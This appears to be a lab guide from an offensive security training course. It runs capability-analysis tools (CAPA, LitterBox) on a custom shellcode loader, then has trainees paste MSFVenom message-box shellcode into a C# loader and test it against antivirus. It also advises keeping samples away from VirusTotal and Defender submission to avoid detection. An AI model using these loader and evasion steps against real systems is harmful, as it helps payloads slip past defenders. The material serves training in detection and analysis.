
USING CAPA (Mandiant)
CAPA detects capabilities in executable files. You run it against a PE, ELF, .NET module, shellcode file, or a sandbox report and it tells you what it thinks the program can do. For example, it might suggest that the file is a backdoor, is capable of installing services, or relies on HTTP to communicate.
CAPA: https://github.com/mandiant/capa
- Open a command prompt and run capa on our BasicLoader.exe to check for static analysis detections:
cd c:\thev\labs\lab_basicloader
capa Basicloader.exe

We can also use Capa Web Explorer, we first have to generate a capa json file:
capa.exe -j BasicLoader.exe -vv > caparesult.json

- Then navigate to C:\THEV\sysinternals\index.html (open the index.html in your Chrome browser) and upload the caparesult.json file located in C:\THEV\Labs\Lab_BasicLoader\caparesult.json.

You now have the results in a more user friendly format:


USING Litterbox (Static/Dynamic)
We have pre-installed Litterbox in C:\THEV\Litterbox. Litterbox is a malware analysis platform that provides both static and dynamic analysis capabilities. It leverages various open-source tools to analyze uploaded executables and generate detailed reports. You will need to start the Litterbox server first:
Litterbox: https://github.com/BlackSnufkin/LitterBox
- Open a command prompt and run the following commands:
cd c:\thev\litterbox
python litterbox.py
- Then open
Chromeand surf to http://127.0.0.1:1337 - this will open the Litterbox web interface. Upload your compiled BasicLoader.exe and select Static Analysis.

After 30-60 seconds you should see the analysis results overview. We can see various details about the uploaded executable, including its sections, imports, and potential indicators of compromise (IOCs).

When we go to the details of the Yara detections we can see the specific patterns that were matched against the uploaded executable. In this case it's just the strings of our functions.

You can have a look at the specific Yara rules that were triggered by the uploaded executable. You can find the location in the *Target Information section

The report will be saved in the Results Summary section of the Litterbox web interface.

LAB - PHASE 2: Using malicious payloads - "MSFVenom Dialogbox Shellcode"
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
This part of the lab will be a lot shorter, don't worry; we're simply going to swap out our benign DialogBox shellcode with the DialogBox created with MSFVenom.
| Step | Action | Description |
|---|---|---|
| 1. | Use extracted shellcode (malicious dialogbox) | Modify our loader to use a MSFVenom dialogbox shellcode |
| 2. | Build code | Compile our code |
| 3. | Gocheck / ClamAV / Kleenscan | Check if our loader flags any signatures (detected?) |
| 4. | Run code | See if it actually works |
| 5. | Turn Defender | See if it actually works with Defender turned OFF |
| 6. | Run code | See if we get a messagebox if AV is disabled. |
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\BasicLoaderMSF\BasicLoaderMSF.sln" └── BasicLoaderMSF.cs -> Our main programLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoader" └── msf_msgbox.csLAB SOLUTION : "C:\THEV\Labs\Lab_BasicLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
1. Use MSFVenom dialogbox payload (malicious)
In the previous lab we create a shellcode with MSFVenom - it's located in : "C:\THEV\Labs\Lab_BasicLoader\msf_msgbox.cs".
- Open
msf_msgbox.cswithVisual Studio CODEor another text editor. We prefer CODE.
Make sure to copy only the hex values between the curly brackets { }, so just the hex values 0xfc,0x48,0x81,0xe4, ...
-
Open Visual Studio 2019 and open C:\THEV\Labs\BasicLoaderMSF\BasicLoaderMSF.sln, select BasicLoaderMSF.cs on the right side in Solution Explorer.
-
Make sure the Build is set to Release and x64:
-
Let's paste the shellcode from msf_msgbox.cs (Our malicious MSFVenom messagebox shellcode) into your basic loader template.
Your code should look like this, pay attention that your shellcode array ("byte[] shellCode = { INSERT YOUR SHELLCODE HERE };" looks like the screenshots below - starts with { and ends with }; - don't forget the semi-colon ; at the end of the line.
